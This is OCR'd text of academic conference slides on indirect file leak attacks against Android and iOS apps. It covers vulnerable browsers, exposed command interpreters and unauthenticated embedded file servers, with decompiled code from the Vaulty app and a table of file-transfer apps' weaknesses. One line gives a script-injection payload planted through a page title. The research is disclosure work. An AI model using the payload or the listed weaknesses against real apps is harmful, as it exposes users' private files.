
1

2 Ask user to long press the link

JS (**OK<script>alert(document.location)</script>**) is injected into the history table of **dbbrowser.db** via the title.

3


Open




WebView by default does not provide this functionality.


aimIFL-1 via content:// for 360 Safeguard

aimIFL-2 on Android: Zirco Browser



aimIFL-2 on iOS: myVault





Briefly introducing cmdIFL and serverIFL

IFL via Command Interpreter

- cmdIFL: exploit command interpreters as deputies inside victim apps to execute unauthorized commands for file leaks.

Apps	Vulnerability Cause	Attack Channel	# of Installs
Terminal Emulator	The command component is exposed.	Local	10M+
SSHDroid	The command server is weakly protected.	Local & Intranet	500K+

http://tinyurl.com/fixissue374
https://github.com/jackpal/Android-Terminal-Emulator/pull/375


IFL via Embedded App Server

- serverIFL: send unauthorized file extraction requests to embedded app server deputies inside victim apps to obtain private files.
- Top 10 server-like apps on Android and iOS:

App Name	Protocol	Port	Transmission Encryption	Authentication	Immune to File Upload CSRF	Effective Connection Alert
AirDroid	http	8888	× (setting)	✓ (user confirm)	✓	✓
WiFi File Transfer	http	1234	× (setting)	× (setting)	×	×
Xender	http	6789	×	✓ (four numbers)	✓	×
WiFi File Explorer	http	8000	×	× (setting)	◑	×
`com.file.transfer`	ftp	2121	×	×	✓	×
Simple Transfer	http	80	×	× (setting)	✓	◑
Photo Transfer WiFi	http	8080	×	✓ (six bytes)	✓	×
WiFi Photo Transfer	http	15555	×	× (setting)	✓	×
USB & Wi-Fi Flash Drive	http	8080	×	×	×	×
Air Transfer	http	8080	×	× (setting)	✓	×

numbers were counted on November 1, 2014. We use rating numbers to estimate the popularity of the iOS apps.

serverIFL Case Study: Vaulty



- 5M – 10M installs on Google Play
- For people with the need of private pics/videos.

serverIFL Case Study: Vaulty


com.squidtooth.vault.data.Provider class

```
public class Provider extends ContentProvider {
    private static Uri CONTENT_URI = null;
    private SQLiteDatabase DB;
    private static final HashMap MIME_TYPES = null;
    private DatabaseHelper dbHelper;
    private ContentObserver mContentObserver;
    private static String providerAuthority = null;
    private final NanoHTTPD server;
    public static final int serverPort = 1562;

    static {
        Provider.MIME_TYPES = new HashMap();
        Provider.CONTENT_URI = null;
        Provider.addMimeTypes(Provider.MIME_TYPES, FileHelper.IMAGE_EXTENSIONS_STRINGS, "image");
        Provider.addMimeTypes(Provider.MIME_TYPES, FileHelper.VIDEO_EXTENSIONS_STRINGS, "video");
    }

    public Provider() {
        super();
        this.server = new NanoHTTPD() {
            public Response serve(String uri, Method method, Map arg10, Map arg11, Map arg12) {
                Response v2;
                try {
                    Pair v3 = Provider.this.queryFile(uri.substring(uri.lastIndexOf("/") + 1));
                    v2 = new Response(Status.OK, v3.second, new InputStreamHolder(v3.first).in);
                }
                catch(Exception v1) {
                    v2 = new Response(Status.NOT_FOUND, "", "");
                }
```

Listening on the fixed port no.: 1562

Create an embedded HTTP server (surprisingly, inside the Provider)

serverIFL Case Study: Vaulty



Android vs iOS in terms of the impact of IFL attacks

- Implication 1: The common practice in iOS apps to open (untrusted) files in their own app domain could lead to more pervasive and powerful sopIFL attacks on iOS than Android.

- Implication 2: The randomized app data directory on iOS makes it difficult to conduct the aimIFL-1 attacks on iOS.

Android vs iOS in terms of the impact of IFL attacks


- Implication 3: Apple's strict app review prevents iOS apps from executing bash commands. An adversary therefore cannot find targets to launch the cmdIFL attacks on iOS.

  Rule 2.8: Apps that install or launch other executable code will be rejected.

- Implication 4: iOS generally does not allow background server behavior, which reduces the chance of the serverIFL attacks on iOS.

Takeaway

The IFL model



IFL vulnerabilities on Android & iOS

Deputy Components for IFLs

- Content Provider
- Browsing Interface ★
- Command Interpreter
- Embedded App Server

Daoyuan Wu

Twitter: dao0x | Gmail: daoyuan0x

https://daoyuan14.github.io

References

1. D. Wu and R. Chang. ***Indirect file leaks in mobile applications***. In Proc. IEEE Mobile Security Technologies (MoST), 2015.
   – The slides are mainly based on this paper.
2. D. Wu and R. Chang. ***Analyzing Android Browser Apps for file:// Vulnerabilities***. In Proc. Springer Information Security Conference (ISC), 2014.
   – The sopIFL on Android is based on this paper.